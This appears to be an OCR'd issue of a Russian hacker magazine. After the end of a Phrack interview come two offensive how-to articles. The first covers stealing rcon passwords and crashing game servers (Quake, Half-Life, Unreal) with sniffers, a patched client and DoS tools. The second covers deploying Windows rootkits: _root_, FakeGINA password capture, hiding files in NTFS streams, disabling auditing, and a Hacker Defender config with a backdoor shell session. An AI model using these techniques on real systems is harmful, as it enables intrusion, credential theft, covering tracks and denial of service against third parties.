PS: Мы ни с кем не соревнуемся. У нас очень хорошие отношения с редактором журнала "2600" Emmanuel'ем Goldstein'ом и мы только рады, что кроме нас есть и другие интересные издания.
mindw0rk: Что еще, кроме вашего журнала, посоветуешь почитать (имеются в виду ezin'ы)?
PS: cDc zine, THC-mag, 9x, Faith, LOD technical journal.
mindw0rk: Все статьи во Phrack'e - эксклюзивы, или вы иногда перепечатываете интересные материалы? Были ли коммерческие статьи, за которые вы платили авторам деньги?
PS: Большинство материалов написано специально для Phrack'a, но в очень редких случаях мы допускаем перепечатки (например, та же документация по Libnet от Route). Авторов мы не нанимаем и денег за статьи не платим.
mindw0rk: Какие программы используются для работы над журналом?
PS: Все делается под Unix'ом. Для набирания и редактирования текстов используем редактор vi, aspell - для проверки ошибок, cvs - для того, чтобы над документом могли работать сразу несколько человек.
mindw0rk: А куда делась рубрика "Pro-Phile"? Она была одной из моих любимых в журнале!
PS: Мы с удовольствием ее возобновим, как только найдем достойного человека, о котором захотим рассказать. Хочется найти кого-то из новых талантливых ребят, хватит уже про "стариков" писать.
mindw0rk: Неужели есть какие-то проблемы с тем, чтобы найти этого достойного?
PS: Вообще-то да :(.
mindw0rk: А как насчет материалов о кардинге и информации, которая может явно навредить другим? Какова политика журнала относительно освещаемых тем?
PS: Статью о кардинге мы публиковать не будем. Не потому, что это опасно, а потому, что это ламерство. Мы пытаемся дать серьезные знания, а инструкции, как сгенерить номер и заказать на халяву комплектующие, можно найти на любом кулхацкерском сайте. Впрочем, мы вовсе не против опубликовать материал о защите кредитных карт или серьезную статью о взломе CC.
mindw0rk: Что нужно сделать, чтобы твоя статья была опубликована?
PS: Для начала почитать www.phrack.org/howto/
mindw0rk: Phrack - самый известный и популярный электронный журнал на тему компьютерной безопасности. Вам, наверное, приходит куча писем от поклонников? Что обычно люди пишут? Можешь назвать самое забавное/тупое письмо, адресованное Phrack Staff?
PS: Все тупые письма отправляются прямиком в рубрику "Loopback" :). Обычно нам приходят отзывы об опубликованных материалах. Частенько получаем вопросы типа: "Как распаковать tar.gz?", "Как открыть в моем Acrobat Reader'e .TXT?". Чаще всего мы их игнорируем.
mindw0rk: Phrack.org подвергался хакерским атакам? И как вы на это реагируете?
PS: Нас атакуют каждый день! Пару лет назад из-за этого был закрыт Phrack.com. Правда, на нашем сервере поживиться особо нечем - только содержанием Phrack.org, которое и так все могут просмотреть онлайн. Внутренняя рассылка, черновики статей и остальные важные файлы недоступны через интернет. К взлому мы относимся более или менее спокойно. Если человек осуществляет серьезный хак в исследовательских целях, его не стоит преследовать и считать преступником. Но если кто-то применяет ламерскую псевдоатаку типа DDoS - мы иногда, когда есть время, выслеживаем таких парней. Веселья ради.
mindw0rk: Какие у вас отношения с организациями, предоставляющими услуги в сфере "Internet Security"? Читают ли вас федеральные структуры, и как вы с ними уживаетесь?
PS: У нас с ними сосуществование. Мы с ними не сотрудничаем, но и активно не воюем. Мне известно, что на рассылку "уведомление о выходе нового Phrack'a" подписался один из крупнейших полицейских департаментов страны. Просмотр логов сервера Apache на предмет адресов *.gov/*.mil не оставляет сомнений, что эти ребята присматривают за нами.
mindw0rk: Есть ли у Phrack'a враги? И кто его друзья?
PS: Наши друзья - хакерское сообщество. Наши враги - те, кто нас предает. Мы строго следуем своему обязательству и никогда не наносим удар первыми.
mindw0rk: Ты наверняка неплохо ориентируешься в хакерском сообществе. Какая репутация у русских хакеров? Твое мнение об уровне компьютерных знаний в России.
PS: Русские хакеры известны тем, что о них мало что известно :). Но те из них, кого знают в мире компьютерной безопасности, имеют уровень выше среднего. Сказать по правде... возьми 100 хакеров из США, и ты получишь 95 ламеров, возьми 100 хакеров из России, и все 100 будут действительно хакерами (хех, до чего наивное мнение! - прим. mindw0rk).
mindw0rk: Русские авторы пишут во Phrack?
PS: Да. Solar Designer, например. А также nergal и другие.
mindw0rk: Ваши планы на будущее относительно Phrack'a?
PS: Продолжать бесплатно публиковать независимый журнал о том, что интересно хакерскому сообществу. Стараться, чтобы он и дальше оставался таким же интересным и информативным.
mindw0rk: Спасибо за интервью.
PS: Не за что. Читайте Phrack :).



TIPS&TRICKS

В теге <img alt=" "Вася Пупкин" - крутой чувак!!!" src="image.jpg"> невозможно взять текст в кавычки (если это сделать, текст обрывается на этой же самой кавычке). В этом случае можно поступить так: <img alt=" ''Вася Пупкин'' - крутой чувак!!!" src="image.jpg">, т. е. взять текст в апострофы, которые на странице будут выглядеть точно так же, как кавычки!

2val2
2val2@bk.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

АТАКА ИГРОВЫХ СЕРВЕРОВ

CuTTer (cutter@real.xakep.ru)

АТАКА ИГРОВЫХ СЕРВЕРОВ


ИСПОЛЬЗУЙ УЯЗВИМОСТИ ПОПУЛЯРНЫХ ИГР

Хакер неоднократно публиковал статьи, посвященные безопасности различного ПО, описанию многих распространенных ошибок на сайтах. Мы писали про эксплоиты, необходимые для поднятия прав на серверах. Но никогда не было статей рассказывающих о глюках, присутствующих на игровых серверах. Ведь очень многие играют в Counter-Strike, люди до сих пор помнят о такой классике, как Q1, Q2, но мало кто знает, что все они подвержены атакам, приводящим к очень забавным результатам. Об этих самых забавных результатах и о том, как их получать, повествует наш материал.

Для удобства чтения я решил структурировать статью следующим образом: вначале пойдет рассказ о каждой игре и об ее игровом сервере в отдельности (quake 1-3, half-life, cs, unreal и др.), а в конце - общие методы захвата, независимо от игры. Главное, чтобы игровые сервера работали через TCP/IP (неважно, tcp или udp). И напоследок рассказать, как можно заваливать сервера через распространенные DoS и DDoS-атаки. Что ж, поехали!

QUAKE

Первая квака не особо выделяются своими глюкастостями. В ней нет явного получения доступа к серверу через rcon. Отсутствуют необычные способы завалить сервер DoS-атакой, присущей именно q1. Но не стоит огорчаться, эта квака отлично "лечится" любой DoS или DDoS-атакой, если в итоге суммированный канал будет в два раза шире канала сервера.
Каким же образом можно похакать данный сервер? Вот самый гиморный способ, но он, вероятно, единственный. Если сервер работает под линухом, а такое бывает очень часто, то нужно всеми правдами и неправдами рутать данную машину. Главное тут - получить права рута на удаленной машине. Далее придется ставить снифер. Лучше всего подойдет ethereal, так как он понимает протокол Quake'a. Его придется настроить, чтобы он отфильтровал весь трафик, кроме UDP. Также надо поставить фильтр, чтобы проходили пакеты только со словами rcon. После чего снифер запускается... Теперь стоит ожидать появления админа с последующими вводами ркона. Он пришел и выполнил какие-то настройки (т.е. выполнил команду rcon). Ха! Теперь можно лезть в логи и вытаскивать этот искомый пасс. Если же это тачка под Windows, то тут придется повторять те же действия, только придется искать другой софт. Только он не должен ничего выводить на экран, а то админ тачки заметит неладное.
Второй Quake наличием ошибок радует гораздо больше. Это и бэкдор, оставленный разработчиками, позволяющий всем пользователям, имеющим IP из сети id'шников (192.246.40.0/24), делать с ку2-серверами все, что душе угодно. Т.е. если пользователь из сети id коннектится, например, на quake.ru, вводит универсальный пароль "tms", то он автоматически становится админом. Правда, замечательно? Но и это еще не все. После выкладывания всех сорсов второй кваки, было обнаружено, что сервер может неправильно обрабатывать различные запросы. И, естественно, результатом этой ошибки стала возможность получить rcon пароль. Как же это делается? Для начала необходимо скачать сорсы ку2 (брать с www.idsoftware.com). Далее открыть проект в Visual C++, перейти к файлу qcommon/cmd.c и в нем поменять строку "Cmd_TokenizeString (text, true);" на "Cmd_TokenizeString(text, false);". Пересобрать клиента, после чего получится новый файл quake2.exe. И что же теперь? А теперь можно коннектиться на какой-нибудь сервер и вводить там такую строку: say $rcon_password. После чего на экране отобразится пароль от сервера. Дело сделано.
Кстати, на этом безобразия не заканчиваются. После того, как получишь пароль, можно завалить сам сервер. Причем делается это всего од-


Вытаскиваем пароли из кваки

ной строчкой: rcon map ../sdfkjslfj. После этой команды сервер не найдет искомую карту и уйдет в даун. Вот! И эта ошибка присуща вообще всем версиям q2.



Глюк с обработкой rcon строки

И в завершение немного поговорим о ку3. Так как его исходные коды id еще не выложила, то тут все довольно тихо. Есть парочка си-программ, реализующих некоторые ошибки в сервере. И все они DoS-атаки. Взять их можно с www.securitylab.ru по запросу quake. В частности, эксплоит q3dos.c вводит q3-сервер версии 1.29f и 1.29g в глубокий даун путем создания множественных соединений.
Но это DoS-атаки, а вот для получения пароля для rcon придется опять воспользоваться сниферами. Тут пригодится все тот же ethereal или ettercap. Также ограничиваем фильтр на скан трафика quake3. Потом дожидаемся появления админа, который что-нибудь порконит, после чего чекаем файл с логами.

http://www.securitylab.ru/?ID=26237 - DoS-атака на Quake3 сервер.
http://www.securitylab.ru/?ID=26245 - еще одна DoS-атака.

UNREAL TOURNAMENT

Анрил на фоне своего соперника квэйка выглядит вообще ангелом. Никаких серьезных ошибок, приводящих к уходу сервера в глубокий лаг/даун, получению администраторских прав, в нем нет. Зато есть кое-что другое, что приводит к неплохим DDoS-атакам. Т.е. в данном случае сервер выступает в роли атакующего :). Но это даже не ошибка сервера, а так, побочный эффект установления соединения с новым клиентом. Отчего так? Просто если послать спуфенный запрос на соединение, то в ответ придет пакет в несколько раз больше начального. В итоге можно создать неплохие DDoS-атаки с обратным адресом сервера UT.
С паролем от сервера немного труднее. Никаких специальных сниферов для UT обнаружено не было. Значит, придется пользоваться универсальным методом: ставить любой снифак, включать фильтровку пакетов на 7778 порт (порт для запросов к серверу) и опять ждать появления админа.

http://online.securityfocus.com/data/vulnerabilities/exploits/ut.tgz - эксплоит для Unreal Tournament Server 436.0

HALF-LIFE И COUNTER-STRIKE

Half-Life, а, соответственно, и Counter-Strike вполне удовлетворяют своей глючностью. Здесь и DoS-атаки на сервер, приводящие к уходу сервера на заслуженный отдых, и возможность удобного воровства паролей при помощи снифера. Но обо всем по порядку.
Из DoS-атак, которые возможно провести с сервером, стоит выделить только две. Самая классная из них приводит к абсолютной заполненности игрового сервера, так что никто не может приконнектиться и начать игру. Причем данная ошибка присуща всем версиям серверов Half-Life. И плюс ко всему - эксплоит распространяется в двух вариантах. Это и сорсы для линуксоидов, и бинарники для любителей win-систем.
Второй сплоит более специфичный. Он предназначен для Half-Life Dedicated Server версии 3.1.3.x. Ошибка находится в обработке rcon команды, что может привести к полному уходу сервера в даун. Но самое интересное то, что это может выполнить абсолютно любой игрок - ведь для этого не надо знать пароль админа. Главное - иметь в наличии *nix систему.
И напоследок, несколько слов о добыче пароля для rcon'а. Тут также придется хакать сервер с дальнейшей установкой снифера. Ставить необходимо ettercap, так как он понимает half-life протокол. Далее по тексту - ожидание админа и чекание файлов на пароль. Вот и все.




Half-Life и Counter-Strike очень даже подвержены DoS-атакам

http://online.securityfocus.com/data/vulnerabilities/exploits/hl-rcon.c - эксплоит для отправления в даун Half-Life Dedicated Server 3.1.3.x.
http://online.securityfocus.com/data/vulnerabilities/exploits/hl.zip - DoS-атака на Half-Life сервера вплоть до версий 1.1.1.0.

ULTIMA ONLINE

Ошибка наличествует в Menasoft SPHEREserver. Глюк происходит из-за отсутствия ограничений на количество соединений, сделанных одним пользователем. Т.е. любой юзер может делать любое количество коннектов до тех пор, пока не будут исчерпаны все возможные. Уязвимость присутствует в версиях Menasoft SPHEREserver 0.99i-0.99f.
Эксплоит брать здесь:
http://www.securitylab.ru/?ID=29363
P.S. Кстати данный эксплоит разбирался в ноябрьском номере "Хакера" в рубрике "Кодинг". Так что, кому интересно узнать подробности, открывайте свои неподъемные архивы.



Шард ультимы может завалить всего один пользователь

ОБЩИЕ МЕТОДЫ

Все вышесказанное - лишь частные случаи для конкретных игровых серверов. Но что же делать, когда под прицелом находится сервер другой игры? Выход есть, и он очень прост: DoS и DDoS-атаки. Естественно, с ними не получится узнать пароль от сервера, тут единственный исход - сервер в дауне. Но и это уже немало. Так вот, какие же здесь атаки применяются. Очень эффективной будет dns-udp-ip spoofing. Она как раз описывалась в декабрьском номере][, так что не будем на ней подробно останавливаться. А вообще, это уникальная в своем роде атака. Ей не то что игровой сервер валить, ей можно уронить и долго держать в таком состоянии провайдера :). Другой способ - это обычный icmp/igmp/udp флуд с мощного канала. Главный довод в такой атаке - канал атакующего шире канала жертвы. Жертва (в данном случае - игровой сервер) просто захлебнется от большого потока пакетов. Примеры программ, реализующих DoS и DDoS-атаки можно посмотреть здесь:
http://packetstormsecurity.com/DoS/
http://packetstormsecurity.com/distributed/

На DoS и DDoS-атаках я и завершу этот небольшой обзор багов в игровых серверах. Единственное, что хочется добавить - не стоит злоупотреблять найденными ошибками. Так очень просто прослыть эдаким говнючком, который только и делает, что портит время отдыха другим людям. Лучше просто изучить, проверить глюк, немного посмеяться над игроками и оставить их в покое. Кто знает - вдруг и ты окажешься на их месте?


ETTERCAP И ETHEREAL

Это два очень распространенных и навороченных снифера. Чем же они так выделяются? Во-первых, тем, что они просто удобные и с кучей возможностей. А именно: различные фильтры, удобные ГУИ, мультиплатформенность. Но это не главное. Оба они отличаются поддержкой очень многих протоколов. Если есть необходимость вытащить пароли из какой-нибудь игры, программы, например, icq, то совсем необязательно разглядывать все пакеты в отдельности. Сниферы все сделают за тебя. А чтобы ты окончательно ими проникся, вот тебе небольшой список поддерживаемых протоколов ettercap: TELNET, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, NAPSTER, IRC, RIP, BGP, SOCKS 5, IMAP 4, VNC, LDAP, NFS, SNMP, HALF LIFE, QUAKE 3, MSN, YMSG.
Официальные сайты: http://ettercap.sourceforge.net; http://www.ethereal.com

Stalsen (stalsen@real.xakep.ru)
http://trinux.atanor.ru (thanks to qpyHT)

Что такое win r00tkits и что с ними делать

Успешное использование руткитов для NT/W2k



В этой статье мы погорим с тобой о руткитах для операционных систем NT/W2k. Согласись, эта, с позволения сказать, отрасль очень бурно развивается! Если еще год назад мы могли только наслаждаться альфа-версией одного единственного NT-руткита (и каждый ламерский админ знал, что при странном поведении системы следует набрать net stop _root_ :)), то сейчас ситуация в корне меняется в лучшую сторону!

ИСТОРИЯ И ПОЛИТИКА

Microsoft ревниво оберегает свое ПО от посягательств. Его лицензиям на текст, код, изображения(!), высказывания Билла Гейтса(!!!) нет конца... Все это обременяет программера, создавая очень тесные рамки для работы (даже легальной). Оффтопик: ты слышал о новой лицензионной политике микрософта? Теперь они имеют право на доступ к информации на компьютерах пользователей!!! И это не просто слова, кто знает, к чему это вообще приведет (сразу в голову лезут мысли о потайных ходах софтверного гиганта). И вот тебе еще для затравки: недавно на одном из Микрософтверных ftp-сервкаков интернета обнаружили приватные данные примерно о нескольких миллионах пользователей windows (включая их адреса, номера телефонов и т.д.). Я советую тебе хорошенько над этим задуматься! Ладно, возвращаемся на землю, главная проблема - закрытые исходники. Если в unix-совместимых достаточно выискать сорс какого-нибудь login, добавить туда пару нужных строчек и скомпилировать, то в nt/w2k все обстоит иначе - надо дизассемблировать (ну, или искать более оригинальные пути), что, во-первых, противозаконно, а точнее, "противолицензионно" (я по поводу дизассемблирования). Во-вторых, все это предполагает хорошие знания асма. А в третьих, сорсы на языках низкого уровня получаются куда длиннее. На первый взгляд кажется, что проприетарный софт (т.е. с закрытыми исходниками) в некотором роде защищает программы от недобросовестных рук, но это иллюзорная безопасность, так как в реале код остается на том же уровне... Например, ты написал скрипт на С, автоматизирующий добавление новостей на сайте, выложил исходники, и вдруг по тупой оплошности твою пагу взломали... С одной стороны обидно, конечно, но с другой стороны - был найден баг. Ты получил опыт, а твои сорсы стали еще безопаснее. Что же касается проприетарного софта - исходники закрыты, и никто не знает что да как (мы даже не можем быть уверены в отсутствии потайных ходов!). Приходится полагаться на русское "авось". Мелкософт частенько не может выложить нормальные патчи (мда, хотя работают они быстро), и если вдруг кто-нибудь найдет очередную дырку в IE, то тебе долго придется ждать официальных заплаток (если он конечно сообщит об этом в M$:-)).

УКРЕПЛЯТЬСЯ ИЛИ НЕТ?

Стоит ли хакеру укрепляться на nt/2k машине? Согласен, очень спорный вопрос... Unix - свое, родное... А НТ? Она изначально создавалась как ОСь с графическим интерфейсом (gui встроен в ядро!), возможности командной строки минимальны (даже в w2k). Средства удаленного администрирования (вроде pcAnywhere, BO200 etc.) очень легко засечь, кроме того, требуется их как-нибудь запустить. Обычно добавляют нужные строки в какой-нибудь win.ini и перезапускают машину (что очень опасно), но подобная схема не относится к VNC (и еще некоторой радостью является появление Terminal Services). Идем дальше, забудем на некоторое время о gui и перейдем к командной строке. Как с ней быть? Можно поставить ее на netcat (no comments), а можно запускать через Web-сервер (если на взломанной машине он есть, посредством, например, cmdasp.asp). Но опять выходит глупость - неужели админ не заметит новый скрипт (да еще с таким названием, хотя можно и переименовать) или новый открытый порт в системе (со странным приглашением Enter Password: или просто C:\>)? Скрытие папок и файлов. Насчет первого, как обычно, отстой (я опускаю использование attrib +h :) как для каталогов, так и для файлов). Насчет второго есть отличное решение - потоки NTFS, например: cp dsniff.exe C:\WINNT\SYSTEM32\kernel32.dll:dsniff.exe. Теперь можно с радостью удалить исходный файл (del dsniff.exe) и радоваться жизни (а восстановить так: cp C:\WINNT\SYSTEM32\kernel32.dll:dsniff.exe dsniff.exe). Может быть, кто-то возразит и скажет, что средства контроля целостности файлов сразу заметят изменение размера kernel32.dll. А вот и нет! Размер файла не изменяется, изменяется свободное место на диске :). Логи - тут тоже надо радоваться. Предоставляемые данные минимальны, так что админы их обычно сопоставляют с журналами системы обнаружения атак и фаерволами, только так можно добиться хоть каких-нибудь результатов. Но на всякий случай во время твоих действий советую набрать auditpol /disable (а при окончании auditpol /enable). Но стоит ли из-за всего этого считать NT/2k безопасной? Конечно, нет! Подпишись на security-рассылки и составь баланс unix- (даже всех дистрибутивов) и win-багов. Получится соотношение примерно 1 к 3. Это особенно касается IE, OE и IIS. К чему это я? Безопасность NT в ее тупости. Хотя система изначально создавалась для сети, ее возможности не на высоте. К чему мы пришли? Так или иначе, остается несколько белых пятен - скрытие каталогов, получения незаметного удаленного доступа (через gui или cmd) и т.д. И тут на помощь тебе приходят руткиты, к описанию которых мы и перейдем!

_ROOT_040 - КЛАССИКА, НО ОЧЕНЬ ПОУЧИТЕЛЬНАЯ...

Это первый руткит для nt/2k. Доступна альфа-версия (хотя она была выпущена примерно год назад). Из достоинств хотелось бы отметить возможность прятать процессы, ключи реестра, файлы и каталоги (если они начинаются с _root_). Итак, чтобы запустить руткит тебе следует скопировать _root_.sys и deploy.exe в какую-нибудь директорию (например, YourDir) и набрать C:\YourDir>deploy.exe. Теперь в системе создается скрытый TCP/IP стек(!), который создает виртуальную машину с адресом 10.0.0.166 (естественно, такие фокусы будут корректно работать только в локальной сети). Берешь обычный телнет и коннектишься (порт не имеет значения, если будет время, попробуй посканить хост nmap'ом, получишь очень интересные результаты :)):

```
# ifconfig eth0 10.10.10.1
# telnet 10.0.0.166
Connected to 10.0.0.166.
Escape character is '^]'.
_
```

доступные команды:

```
ps  # показать список процессов
8      System
136    SMSS.EXE
164    CSRSS.EXE
184    WINLOGON.EXE
212    SERVICES.EXE
232    LSASS.EXE
hidedir # спрятать файл/каталог (on/off)
hideproc # спрятать процесс (on/off)
debugint # резко перезагрузить машину (удаленную, естественно :))
sniffkeys # keylogger (в данной версии отсутствует)
```

Доступа к командной строке пока нет (данную функцию планируется добавить в версии 0.44). Как ты уже понял, теперь все папки/файлы/процессы и ключи реестра, которые начинаются с _root_, будут скрыты, например:

```
C:\>mkdir _root_YourDir
C:\>cd _root_YourDir
C:\>copy c:\winnt\system32\cmd.exe _root_cmd.exe
```

Можешь запускать _root_cmd.exe и ни в каких списках процессов он светиться не будет (также не будет виден каталог _root_YourDir). Вот, в принципе, и все. Если вдруг тебе понадобится запустить/остановить руткит, то набирай net start _root_ и net stop _root_ соответственно.

GINA TROJAN

FakeGINA - это сборщик паролей для Nt/2k. "Что тут особенного?" - скажешь ты. "Есть ведь всякие keylogger'ы и прочее". А то, что программу можно установить удаленно (regini&ftp), и антивирусы, естественно, ее не засекают (так как, по сути, это не вирус/троян, а поддельная библиотека). Прога осуществляет перехват обращений WinLogon к msgina.dll (то есть часть процедуры обычного входа в систему), захватывая при этом имя пользователя и пароль. Для ее использования тебе надо скопировать fakegina.dll в папку c:\winnt\sysyem32\, потом отправляйся в реестр [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] и замени значение GinaDLL c msgina.dll на fakegina.dll (если ты не сможешь найти этот параметр, то просто создай его). Теперь после перезагрузки и повторного входа в систему можно будет посмотреть награбленные пароли:

```
C:\>more c:\winnt\system32\passlist.txt
TEST\Administrator 1!ImGod!1
TEST\stalsen qwerTTY
```

Как ты уже понял, TEST - имя компьюте-



Взлом

ЧТО ТАКОЕ WIN ROOTKITS И ЧТО С НИМИ ДЕЛАТЬ

Stalsen (stalsen@real.xakep.ru)
http://trinux.atanor.ru (thanks to qpyHT)

ра, Administrator и stalsen - имена пользователей, а 1!lmGod!1 и qwerTTY - пароли. Вообще, имя библиотеки можно переименовать, например, в ginams.dll.

HACKER DEFENDER (BY HOLY_FATHER)

На мой взгляд, это самый лучший из всех доступных руткитов для Windows NT/2k/XP. Большая часть кода написана на Дельфи 6 (и ассемблере). Основная идея состоит в следующем: использовать некоторые API функции (WriteProcessMemory и CreateRemoteThread), чтобы создать новую "нить" но всех запущенных процессах системы, которая будет пытаться переписать некоторые функции kernel32.dll (вроде Kernel32.ReadFile, Kernel32.CreateProcessW, etc) и вставлять поддельный (то есть нужный) код, назначение которого - проверять результаты выполнения некоторых API и модифицировать их "по своему усмотрению". Это позволяет программе прятать файлы, процессы, сервисы и ключи реестра. Более подробное описание работы читай в файле readme на английском и чешском языках. Ну что ж, перейдем к использованию. У руткита есть конфиг-файл hxdef051.ini. Существует 6 частей настройки, а конкретно это [Hidden Table] - список файлов и папок которые должны быть спрятаны. Например, в корне диска ты создал директорию mystuff со всякими прогами типа fscan, dsniff, fgrind, и тебе не хочется их показывать, тогда пиши в конфиг:

```
[Hidden Table]
~ ъ@s.exe # читай ниже
mystuff*
fscan.exe
fgring.exe
dsniff.exe
hxdef* # сам руткит тоже надо скрыть!
```

Далее [Root Processes] - программы, которые будут свободны от инфекции (то есть смогут получать реальные результаты выполнения API), например:

```
[Root Processes]
~ ъ@s.exe # читай ниже
fscan.exe
fgring.exe
dsniff.exe
hxdef*
```

Теперь проги fscan, fgrind, dsniff и сам руткит смогут получать верные данные (т.е. видеть скрытые файлы, каталоги и т.д.). Возможно, тебе еще понадобится скрывать всякие сервисы (например, VNC), тогда пиши:

[Hidden Services]
WinVNC*
HackerDefender* # это дефолтное имя "руткит-сервиса".

Хотя для установки VNC надо еще добавить некоторые ключи реестра, которые тоже желательно скрыть:

[Hidden RegKeys]
WinVNC*
HackerDefender051 # регключ руткита
LEGACY_HACKERDEFENDER051 # регключ руткита

А если тебе надо что-нибудь запустить во время старта системы, то используй [Startup Run]:

[Startup Run]
C:\mystuff\troyan.exe

[Password] - используется бэкдором. Вот о нем и поговорим. Для корректной работы он перехватывает некоторые API функции, связанные с получением пакетов из сети, и если поступающие данные равняются 256-битному ключу, то в каталоге temp создается копия шелла с именем "~ъ@s.exe", который, естественно, будет скрыт, но к счастью все это происходит после проверки пароля (чего нельзя сказать о _root_040):

```
[Password]
hxdef-rulez
```

Это дефолтный пароль, запомни его, может быть, пригодится :). Как видишь, обычным телнетом сюда не войдешь, нужен специальный клиент. Но о нем позже. Запускаем руткит (хорошо еще, что все делается через командную строку, а то представляю себе небольшое окошко с крутой кнопкой InFec7eD :), тогда бы уже пошли мучения для удаленного пользователя): C:\mystuff>hxdef051.exe. Все, теперь указанные папки/файлы/сервисы и ключи реестра скрыты, пора проверить бэкдор. Я запустил стандартную версию службы telnet на взломанной машине. Теперь берем клиент и коннектимся:

```
C:\>bdcli051.exe (или так:
C:\>bdcli051.exe   169.254.173.210   23
hxdef-rulez, то есть формата host port password)
Host: 169.254.173.210
Port: 23
Pass: hxdef-rulez
connecting server…
receiving banner…
opening backdoor…
backdoor found
checking backdoor .....
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
Microsoft Windows 2000 [Версия 5.00.2195]
<C> Корпорация Майкрософт, 1985-2000.
C:\WINNT\system32> _
```

Мда, до боли знакомая строчка :). Теперь ты можешь делать все что угодно... Во-первых, команды будут получать реальные данные (помнишь [Root Processed]?). Во-вторых, ты можешь перезапускать руткит в соответствии с новыми данными конфига: C:\>hxdef051.exe -:refresh. Что еще можно сделать? Многое! Ведь ты теперь получил интерактивный доступ к шеллу. Теперь ты можешь через ftp накачать уйму программ (eq дополнительные утилиты командной строки, сканеры всякие, если хочешь графического управления, то скачай VNC). Только потом не забудь перезапустить руткит, предварительно добавив имена прог в [Hidden Tables] и [Root Processes] (вспомни команду echo в шелле). Как закончишь, смело выходи командой exit :). А теперь попробуем ввести левый пароль:

```
C:\>bdcli051.exe   169.254.173.210   23
PaSSwoRd
connecting server…
receiving banner…
opening backdoor…
backdoor found
checking backdoor .....
backdoor ready
